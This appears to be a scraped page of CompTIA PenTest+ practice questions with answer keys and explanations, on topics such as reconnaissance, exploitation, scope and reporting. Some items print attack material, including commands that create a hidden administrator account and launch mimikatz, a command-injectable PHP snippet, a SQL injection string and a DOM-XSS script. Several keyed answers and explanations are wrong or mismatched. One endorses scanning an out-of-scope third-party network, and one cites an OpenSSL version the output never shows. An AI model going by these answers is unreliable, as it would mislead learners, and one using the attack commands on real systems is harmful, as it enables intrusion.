        IPC$ IPC IPC Service (Samba 4.5.12-Debian)
SMB1 disabled -- no workgroup available
[+] Attempting to map shares on 192.168.100.56
//192.168.100.56/print$ Mapping: DENIED, Listing: N/A
//192.168.100.56/web    Mapping: OK, Listing: OK
//192.168.100.56/IPC$   [E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
enum4linux complete on Mon Jul 20 10:14:37 2020
```

Which of the following commands should the penetration tester run NEXT?

A. smbspool //192.160.100.56/print$

B. net rpc share -S 192.168.100.56 -U ''

C. smbget //192.168.100.56/web -U ''

D. smbclient //192.168.100.56/web -U '' -N

Answer: D (LEAVE A REPLY)

A vulnerability scan is a type of assessment that helps to identify vulnerabilities in a network or system. It scans systems for potential vulnerabilities, misconfigurations, and outdated software. Based on the output from a vulnerability scan, a penetration tester can identify vulnerabilities that may be exploited to gain access to a system. In this scenario, the output from the penetration testing tool shows that 100 hosts contained findings due to improper patch management. This

indicates that the vulnerability scan detected vulnerabilities that could have been prevented through proper patch management. Therefore, the most likely test performed by the penetration tester is a vulnerability scan.

NEW QUESTION: 263
A company that requires minimal disruption to its daily activities needs a penetration tester to perform information gathering around the company's web presence. Which of the following would the tester find MOST helpful in the initial information-gathering steps? (Choose two.)
A. IP addresses and subdomains
B. Zone transfers
C. DNS forward and reverse lookups
D. Internet search engines
E. Externally facing open ports
F. Shodan results
Answer: A,D (LEAVE A REPLY)
Explanation
A: IP addresses and subdomains. This is correct. IP addresses and subdomains are useful information for a penetration tester to identify the scope and range of the company's web presence. IP addresses can reveal the location, network, and service provider of the company's web servers, while subdomains can indicate the different functions and features of the company's website. A penetration tester can use tools like whois, Netcraft, or DNS lookups to find IP addresses and subdomains associated with the company's domain name.
D: Internet search engines. This is correct. Internet search engines are powerful tools for a penetration tester to perform passive information gathering around the company's web presence. Search engines can provide a wealth of information, such as the company's profile, history, news, social media accounts, reviews, products, services, customers, partners, competitors, and more. A penetration tester can use advanced search operators and keywords to narrow down the results and find relevant information. For example, using the site: operator can limit the results to a specific domain or subdomain, while using the intitle: operator can filter the results by the title of the web pages.

NEW QUESTION: 264
The following output is from reconnaissance on a public-facing banking website:

```
tart 2021-02-02 18:24:59 -->> 192.168.1.66:443 (192.168.1.66) <<--
DNS (192.168.1.66): centralbankwebservice.local
ervice detected: HTTP

esting protocols via sockets except NPN+ALPN
SLv2 not offered (OK)
SLv3 not offered (OK)
LS 1 offered (deprecated)
LS 1.1 not offered
LS 1.2 not offered and downgraded to a weaker protocol
LS 1.3 not offered and downgraded to a weaker protocol
PN/SPDY not offered
LPN/HTTP2 not offered
esting cipher categories
ULL ciphers (no encryption) not offered (OK)
nonymous NULL Ciphers (no authentication) not offered (OK)
xport ciphers (w/o ADH+NULL) not offered (OK)
OW: 64 Bit + DES, RC[2,4] (w/o export) offered (NOT ok)
riple DES Ciphers / IDEA offered
bsolete CBC ciphers (AES, ARIA etc.) offered
trong encryption (AEAD ciphers) not offered

esting robust (perfect) forward secrecy, (P)FS -- omitting Null Authentication/Encryption, 3DES, RC4
o ciphers supporting Forward Secrecy offered

esting server preferences
as server cipher order? no (NOT ok)
egotiated protocol TLSv1
egotiated cipher AES256-SHA (limited sense as client will pick)
```


Based on these results, which of the following attacks is MOST likely to succeed?

A. A birthday attack on 64-bit ciphers (Sweet32)

B. An attack that breaks RC4 encryption

C. An attack on a session ticket extension (Ticketbleed)

D. A Heartbleed attack

Answer: D (LEAVE A REPLY)

Based on these results, the most likely attack to succeed is a Heartbleed attack. The Heartbleed attack is a vulnerability in the OpenSSL implementation of the TLS/SSL protocol that allows an attacker to read the memory of the server and potentially steal sensitive information, such as private keys, passwords, or session tokens. The results show that the website is using OpenSSL 1.0.1f, which is vulnerable to the Heartbleed attack1.

NEW QUESTION: 265

In the process of active service enumeration, a penetration tester identifies an SMTP daemon running on one of the target company's servers. Which of the following actions would BEST enable the tester to perform phishing in a later stage of the assessment?

A. Test for RFC-defined protocol conformance.

B. Attempt to brute force authentication to the service.

C. Perform a reverse DNS query and match to the service banner.

D. Check for an open relay configuration.

Answer: (SHOW ANSWER)

Explanation

SMTP is a protocol associated with mail servers. Therefore, for a penetration tester, an open relay configuration can be exploited to launch phishing attacks.

NEW QUESTION: 266
A company becomes concerned when the security alarms are triggered during a penetration test. Which of the following should the company do NEXT?
A. Assume the alert is from the penetration test.
B. Deconflict with the penetration tester.
C. Contact law enforcement.
D. Halt the penetration test.
Answer: (SHOW ANSWER)
Explanation
Deconflicting with the penetration tester is the best thing to do next after the security alarms are triggered during a penetration test, as it will help determine whether the alarm was caused by the tester's activity or by an actual threat. Deconflicting is the process of communicating and coordinating with other parties involved in a penetration testing engagement, such as security teams, network administrators, or emergency contacts, to avoid confusion or interference.

NEW QUESTION: 267
Which of the following BEST explains why a penetration tester cannot scan a server that was previously scanned successfully?
A. The IP address is wrong.
B. The server is unreachable.
C. The IP address is on the blocklist.
D. The IP address is on the allow list.
Answer: C (LEAVE A REPLY)
The most likely explanation for why a penetration tester cannot scan a server that was previously scanned successfully is that the IP address is on the blocklist. Blocklists are used to prevent malicious actors from scanning servers, and if the IP address of the server is on the blocklist, the scanning process will be blocked.

NEW QUESTION: 268
A penetration tester needs to perform a test on a finance system that is PCI DSS v3.2.1 compliant. Which of the following is the MINIMUM frequency to complete the scan of the system?
A. Weekly
B. Monthly
C. Quarterly
D. Annually
Answer: C (LEAVE A REPLY)
Explanation
Quarterly is the minimum frequency to complete the scan of the system that is PCI DSS v3.2.1 compliant, according to Requirement 11.2.2 of the standard1. PCI DSS (Payment Card Industry Data Security Standard) is a set of security standards that applies to any organization that

processes, stores, or transmits credit card information. Requirement 11.2.2 states that organizations must perform internal vulnerability scans at least quarterly and after any significant change in the network.
https://www.pcicomplianceguide.org/faq/#25
PCI DSS requires quarterly vulnerability/penetration tests, not weekly.

NEW QUESTION: 269
A penetration tester ran the following commands on a Windows server:

```
schtasks
echo net user svsaccount password /add >> batchjopb3.bat
echo net localgroup Administrators svsaccount /add >> batchjopb3.bat
net user svsaccount
runas /user:svsaccount mimikatz
```

Which of the following should the tester do AFTER delivering the final report?
A. Close the reverse shell connection.
B. Delete the scheduled batch job.
C. Downgrade the svsaccount permissions.
D. Remove the tester-created credentials.
Answer: (SHOW ANSWER)

NEW QUESTION: 270
A penetration tester wants to find hidden information in documents available on the web at a particular domain. Which of the following should the penetration tester use?
A. Netcraft
B. CentralOps
C. Responder
D. FOCA
Answer: D (LEAVE A REPLY)
Explanation
https://kalilinuxtutorials.com/foca-metadata-hidden-documents/

NEW QUESTION: 271
A penetration tester finds a PHP script used by a web application in an unprotected internal source code repository. After reviewing the code, the tester identifies the following:

```
if(isset ($_POST ['item'])){
        echo shell_exec ("/http/www/cgi-bin/queryitem ".$_POST ['item']);
}
```

Which of the following combinations of tools would the penetration tester use to exploit this script?
A. Netcat and cURL
B. Nmap and OWASP ZAP
C. Burp Suite and DIRB
D. Hydra and crunch
Answer: A (LEAVE A REPLY)

NEW QUESTION: 272
A company conducted a simulated phishing attack by sending its employees emails that included a link to a site that mimicked the corporate SSO portal. Eighty percent of the employees who received the email clicked the link and provided their corporate credentials on the fake site. Which of the following recommendations would BEST address this situation?
A. Implement a recurring cybersecurity awareness education program for all users.
B. Implement multifactor authentication on all corporate applications.
C. Implement an email security gateway to block spam and malware from email communications.
D. Restrict employees from web navigation by defining a list of unapproved sites in the corporate proxy.
Answer: A (LEAVE A REPLY)

NEW QUESTION: 273
A red team completed an engagement and provided the following example in the report to describe how the team gained access to a web server:
x' OR role LIKE '%admin%
Which of the following should be recommended to remediate this vulnerability?
A. Encrypted communications
B. Parameterized queries
C. Multifactor authentication
D. Secure software development life cycle
Answer: B (LEAVE A REPLY)

NEW QUESTION: 274
You are a penetration tester reviewing a client's website through a web browser.
INSTRUCTIONS
Review all components of the website through the browser to determine if vulnerabilities are present.
Remediate ONLY the highest vulnerability from either the certificate, source, or cookies.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.


CompTIA
Secure System
User name
Password
Login
exam-tests.com
View Certificate
View Source
View Cookies
Remediate Certificate
Remediate Source
Remediate Cookies

Secure System

https://comptia.org/login.aspx#viewsource

```
<html>
<head>
<title>Secure Login </title>
</head>
<body>
<meta
content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGi1Z2Zi
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JobGFzZWJmaXVsZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHWmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2== name="csrf-token" />
<select><script>
document.write("<OPTION value=1>"+document.location.href.substring(document.location.href.indexOf("f=")+16)+"</OPTION>");
</script></select>
<div align="center">
<form action="<c:url value='main.do'/>"method="post">
<div style="margin-top:200px;margin-bottom:10px;">
<span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1 px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px;">
<span style="width:100px;">Name</span>
<input style="width:150px;"type="text" name="name" id="name" value="">
<!-- input style="width:150px;"type="text" name="name" id="name" value="admin"-->
</div>
<div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
<!--div><scan style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password" -->
```

Secure System

https://comptia.org/login.aspx#viewcookies

Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewvqwf4bdcby3v	www.com...	/	Session	41			
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59			
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32			
__utmc	36104370	.comptia.o...	/	Session	14			
__utmt	1	.comptia.o...	/	2017-10-1...	7			
__utmv	36104370.|2=Account%20Type=Not%20Defined=1	.comptia.o...	/	2019-10-1...	48			
__utmz	36104370.1508266963.1.1.utmcsr=google|utmccn=(organic)|utmc...	.comptia.o...	/	2018-04-1...	99			
_sp_id.0767	4a84866c6ffff51c.1508266964.1.1508258019.1508266964.81ff34f7...	.comptia.o...	/	2019-10-1...	99			
_sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13			

Secure System


https://comptia.org/login.aspx#remediatesource

```
1  <html>
2  <head>
3  <title>Secure Login </title>
4  </head>
5  <body>
6  <meta
7  content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGi1Z2Zi
8  bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JobGFzZw..fmaXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
9  d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZm2bnVzZm53cnVMYnZ1ZXJ2==" name="csrf-token"/>
10 <select><script>
11 document.write("<OPTION value=1>"+document.location.href.substring(document.location.href.indexOf("f=")+16)+ "</OPTION>");
12 </script></select>
13 <div align="center">
14 <form action="<c:url value='main.do'/>" method="post">
15 <div style="margin-top:200px;margin-bottom:10px;">
16 <span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1 px solid blue;">Comptia Secure System Login</span>
17 </div>
18 <div style="margin-bottom:5px;">
19 <span style="width:100px;">Name</span>
20 <input style="width:150px;"type="text" name="name" id="name" value="">
21 <!-- input style="width:150px;"type="text" name="name" id="name" value="admin"-->
22 </div>
23 <div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
24 <!--div><scan style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password" -->
```


Secure System

https://comptia.org/login.aspx#remediatecookies

Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewvqwf4bdcby3v	www.com...	/	Session	41	☐	☐	☐ delete
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59	☐	☐	☐ delete
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32	☐	☐	☐ delete
__utmc	36104370	.comptia.o...	/	Session	14	☐	☐	☐ delete
__utmt	1	.comptia.o...	/	2017-10-1...	7	☐	☐	☐ delete
__utmv	36104370.|2=Account%20Type=Not%20Defined=1	.comptia.o...	/	2019-10-1...	48	☐	☐	☐ delete
__utmz	36104370.1508266963.1.1.utmcsr=google|utmccn=(organic)|utmc...	.comptia.o...	/	2018-04-1...	99	☐	☐	☐ delete
_sp_id.0767	4a84866c6ffff51c.1508266964.1.1508258019.1508266964.81ff34f7...	.comptia.o...	/	2019-10-1...	99	☐	☐	☐ delete
_sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13	☐	☐	☐ delete


Certificate
General
Details
Certification Path
Certificate Information
This certificate is intended for the following purpose(s):
• Ensures the identity of a remote computer
* Refer to the certification authority's statement for details.
Issued to: *.comptia.org
Issued by: RapidSSL SHA256 CA
Valid from 7/18/2016 to 7/19/2018
Install Certificate...
Issuer Statement
Learn more about certificates
OK
Drag and Drop Options:
Remove certificate from server
Generate a Certificate Signing Request
Submit CSR to the CA
Install re-issued certificate on the server
Step 1
Step 2
Step 3
Step 4
exam-tests.com
CompTIA

Answer:



NEW QUESTION: 275

A consultant is reviewing the following output after reports of intermittent connectivity issues:

? (192.168.1.1) at 0a:d1:fa:b1:01:67 on en0 ifscope [ethernet]

? (192.168.1.12) at 34:a4:be:09:44:f4 on en0 ifscope [ethernet]

? (192.168.1.17) at 92:60:29:12:ac:d2 on en0 ifscope [ethernet]

? (192.168.1.34) at 88:de:a9:12:ce:fb on en0 ifscope [ethernet]

? (192.168.1.136) at 0a:d1:fa:b1:01:67 on en0 ifscope [ethernet]

? (192.168.1.255) at ff:ff:ff:ff:ff:ff on en0 ifscope [ethernet]

? (224.0.0.251) at 01:02:5e:7f:ff:fa on en0 ifscope permanent [ethernet]

? (239.255.255.250) at ff:ff:ff:ff:ff:ff on en0 ifscope permanent [ethernet]

Which of the following is MOST likely to be reported by the consultant?

A. A device on the network has an IP address in the wrong subnet.

B. A multicast session was initiated using the wrong multicast group.

C. An ARP flooding attack is using the broadcast address to perform DDoS.

D. A device on the network has poisoned the ARP cache.

Answer: D (LEAVE A REPLY)

The gateway for the network (192.168.1.1) is at 0a:d1:fa:b1:01:67, and then, another machine

(192.168.1.136) also claims to be on the same MAC address. With this on the same network, intermittent connectivity will be inevitable as along as the gateway remains unreachable on the IP known by the others machines on the network, and given that the new machine claiming to be the gateway has not been configured to route traffic.

NEW QUESTION: 276
A penetration tester found several critical SQL injection vulnerabilities during an assessment of a client's system. The tester would like to suggest mitigation to the client as soon as possible.
Which of the following remediation techniques would be the BEST to recommend? (Choose two.)
A. Parameterized queries
B. Users' input validation
C. Encryption users' passwords
D. Closing open services
E. Randomizing users' credentials
F. Output encoding
Answer: A,B (LEAVE A REPLY)

NEW QUESTION: 277
A penetration tester has been contracted to review wireless security. The tester has deployed a malicious wireless AP that mimics the configuration of the target enterprise WiFi. The penetration tester now wants to try to force nearby wireless stations to connect to the malicious AP. Which of the following steps should the tester take NEXT?
A. Send deauthentication frames to the stations.
B. Perform jamming on all 2.4GHz and 5GHz channels.
C. Set the malicious AP to broadcast within dynamic frequency selection channels.
D. Modify the malicious AP configuration to not use a pre-shared key.
Answer: A (LEAVE A REPLY)
Explanation
https://steemit.com/informatica/@jordiurbina1/tutorial-hacking-wi-fi-wireless-networks-with-wifislax
The penetration tester should send deauthentication frames to the stations to force them to disconnect from their current access point and reconnect to another one, which may be the malicious AP deployed by the tester.
Deauthentication frames are part of the 802.11 protocol and are used to terminate an existing wireless association between a station and an access point. However, they can also be spoofed by an attacker to disrupt or hijack wireless connections. The other options are not effective or relevant for this purpose. Performing jamming on all 2.4GHz and 5GHz channels would interfere with all wireless signals in the area, which may cause unwanted attention or legal issues. Setting the malicious AP to broadcast within dynamic frequency selection channels would not help, as these channels are used to avoid interference with radar systems and are not commonly used by wireless stations or access points. Modifying the malicious AP configuration to not use a pre-shared key would not help, as it would make it less likely for wireless stations to connect to it if

they are configured to use encryption.

NEW QUESTION: 278
A penetration tester has extracted password hashes from the lsass.exe memory process. Which of the following should the tester perform NEXT to pass the hash and provide persistence with the newly acquired credentials?
A. Use Patator to pass the hash and Responder for persistence.
B. Use Hashcat to pass the hash and Empire for persistence.
C. Use a bind shell to pass the hash and WMI for persistence.
D. Use Mimikatz to pass the hash and PsExec for persistence.
Answer: (SHOW ANSWER)
Explanation
Mimikatz is a credential hacking tool that can be used to extract logon passwords from the LSASS process and pass them to other systems. Once the tester has the hashes, they can then use PsExec, a command-line utility from Sysinternals, to pass the hash to the remote system and authenticate with the new credentials. This provides the tester with persistence on the system, allowing them to access it even after a reboot.
"A penetration tester who has extracted password hashes from the lsass.exe memory process can use various tools to pass the hash and gain access to other systems using the same credentials. One tool commonly used for this purpose is Mimikatz, which can extract plaintext passwords from memory or provide a pass-the-hash capability. After gaining access to a system, the tester can use various tools for persistence, such as PsExec or WMI." (CompTIA PenTest+ Study Guide, p. 186)

NEW QUESTION: 279
A penetration tester has gained access to a network device that has a previously unknown IP range on an interface. Further research determines this is an always-on VPN tunnel to a third-party supplier.
Which of the following is the BEST action for the penetration tester to take?
A. Stop the assessment and inform the emergency contact.
B. Disregard the IP range, as it is out of scope.
C. Scan the IP range for additional systems to exploit.
D. Utilize the tunnel as a means of pivoting to other internal devices.
Answer: C (LEAVE A REPLY)

NEW QUESTION: 280
Which of the following expressions in Python increase a variable val by one (Choose two.)
A. val++
B. +val
C. val=(val+1)
D. ++val

E. val=val++
F. val+=1
Answer: C,F (LEAVE A REPLY)
https://pythonguides.com/increment-and-decrement-operators-in-python/

NEW QUESTION: 281
During the assessment of a client's cloud and on-premises environments, a penetration tester was able to gain ownership of a storage object within the cloud environment using the..... premises credentials. Which of the following best describes why the tester was able to gain access?
A. Federation misconfiguration of the container
B. Key mismanagement between the environments
C. IaaS failure at the provider
D. Container listed in the public domain
Answer: (SHOW ANSWER)
Explanation
The best explanation for why the tester was able to gain access to the storage object within the cloud environment using the on-premises credentials is federation misconfiguration of the container. Federation is a process that allows users to access multiple systems or services with a single set of credentials, by using a trusted third-party service that authenticates and authorizes the users. Federation can enable seamless integration between cloud and on-premises environments, but it can also introduce security risks if not configured properly. Federation misconfiguration of the container can allow an attacker to access the storage object with the on-premises credentials, if the container trusts the on-premises identity provider without verifying its identity or scope. The other options are not valid explanations for why the tester was able to gain access to the storage object within the cloud environment using the on-premises credentials. Key mismanagement between the environments is not relevant to this issue, as it refers to a different scenario involving encryption keys or access keys that are used to protect or access data or resources in cloud or on-premises environments. IaaS failure at the provider is not relevant to this issue, as it refers to a different scenario involving infrastructure as a service (IaaS), which is a cloud service model that provides virtualized computing resources over the internet. Container listed in the public domain is not relevant to this issue, as it refers to a different scenario involving container visibility or accessibility from public networks or users.

NEW QUESTION: 282
Which of the following documents describes specific activities, deliverables, and schedules for a penetration tester?
A. NDA
B. MSA
C. SOW
D. MOU

Answer: C (LEAVE A REPLY)

Explanation

As mentioned in question 1, the SOW describes the specific activities, deliverables, and schedules for a penetration tester. The other documents are not relevant for this purpose. An NDA is a non-disclosure agreement that protects the confidentiality of the client's information. An MSA is a master service agreement that defines the general terms and conditions of a business relationship. An MOU is a memorandum of understanding that expresses a common intention or agreement between parties.

NEW QUESTION: 283

A penetration-testing team is conducting a physical penetration test to gain entry to a building. Which of the following is the reason why the penetration testers should carry copies of the engagement documents with them?

A. As backup in case the original documents are lost

B. To guide them through the building entrances

C. To validate the billing information with the client

D. As proof in case they are discovered

Answer: D (LEAVE A REPLY)

Explanation

The penetration testers should carry copies of the engagement documents with them as proof in case they are discovered by security guards, employees, or law enforcement officials. The engagement documents should include the scope, objectives, authorization, and contact information of the penetration testing team and the client. This will help avoid any legal or ethical issues that may arise from trespassing, breaking and entering, or unauthorized access. The other options are not valid reasons for carrying the engagement documents with them.

NEW QUESTION: 284

Which of the following is the MOST important information to have on a penetration testing report that is written for the developers?

A. Executive summary

B. Remediation

C. Methodology

D. Metrics and measures

Answer: (SHOW ANSWER)

The most important information to have on a penetration testing report that is written for the developers is remediation. Remediation is the process of fixing or mitigating the vulnerabilities or issues that were discovered during the penetration testing. Remediation should include specific recommendations, best practices, and resources to help the developers improve the security of their applications4.

NEW QUESTION: 285

A penetration tester captured the following traffic during a web-application test:

Which of the following methods should the tester use to visualize the authorization information being transmitted?

A. Decrypt the authorization header using bcrypt.

B. Decrypt the authorization header using AES.

C. Decode the authorization header using Base64.

D. Decode the authorization header using UTF-8.

Answer: C (LEAVE A REPLY)

NEW QUESTION: 286

A penetration-testing team needs to test the security of electronic records in a company's office. Per the terms of engagement, the penetration test is to be conducted after hours and should not include circumventing the alarm or performing destructive entry. During outside reconnaissance, the team sees an open door from an adjoining building. Which of the following would be allowed under the terms of the engagement?

A. Prying the lock open on the records room

B. Climbing in an open window of the adjoining building

C. Presenting a false employee ID to the night guard

D. Obstructing the motion sensors in the hallway of the records room

Answer: (SHOW ANSWER)

The terms of engagement state that the penetration test should not include circumventing the alarm or performing destructive entry, which rules out options A and D.

Option C is also not allowed, as it involves social engineering, which is not part of the scope.

Option B is the only one that does not violate the terms of engagement, as it uses an open door from an adjoining building to gain access to the records room.

This can help the penetration tester to test the physical security of the electronic records without breaking any rules.

NEW QUESTION: 287
In an unprotected network file repository, a penetration tester discovers a text file containing usernames and passwords in cleartext and a spreadsheet containing data for 50 employees, including full names, roles, and serial numbers. The tester realizes some of the passwords in the text file follow the format: <name- serial_number>. Which of the following would be the best action for the tester to take NEXT with this information?
A. Document the unprotected file repository as a finding in the penetration-testing report.
B. Recommend using a password manage/vault instead of text files to store passwords securely.
C. Create a custom password dictionary as preparation for password spray testing.
D. Recommend configuring password complexity rules in all the systems and applications.
Answer: A (LEAVE A REPLY)

NEW QUESTION: 288
During a penetration test, a tester is in close proximity to a corporate mobile device belonging to a network administrator that is broadcasting Bluetooth frames.
Which of the following is an example of a Bluesnarfing attack that the penetration tester can perform?
A. Sniff and then crack the WPS PIN on an associated WiFi device.
B. Break a connection between two Bluetooth devices.
C. Dump the user address book on the device.
D. Transmit text messages to the device.
Answer: C (LEAVE A REPLY)
Explanation
Bluesnarfing is the unauthorized access of information from a wireless device through a Bluetooth connection, often between phones, desktops, laptops, and PDAs. This allows access to calendars, contact lists, emails and text messages, and on some phones, users can copy pictures and private videos.

NEW QUESTION: 289
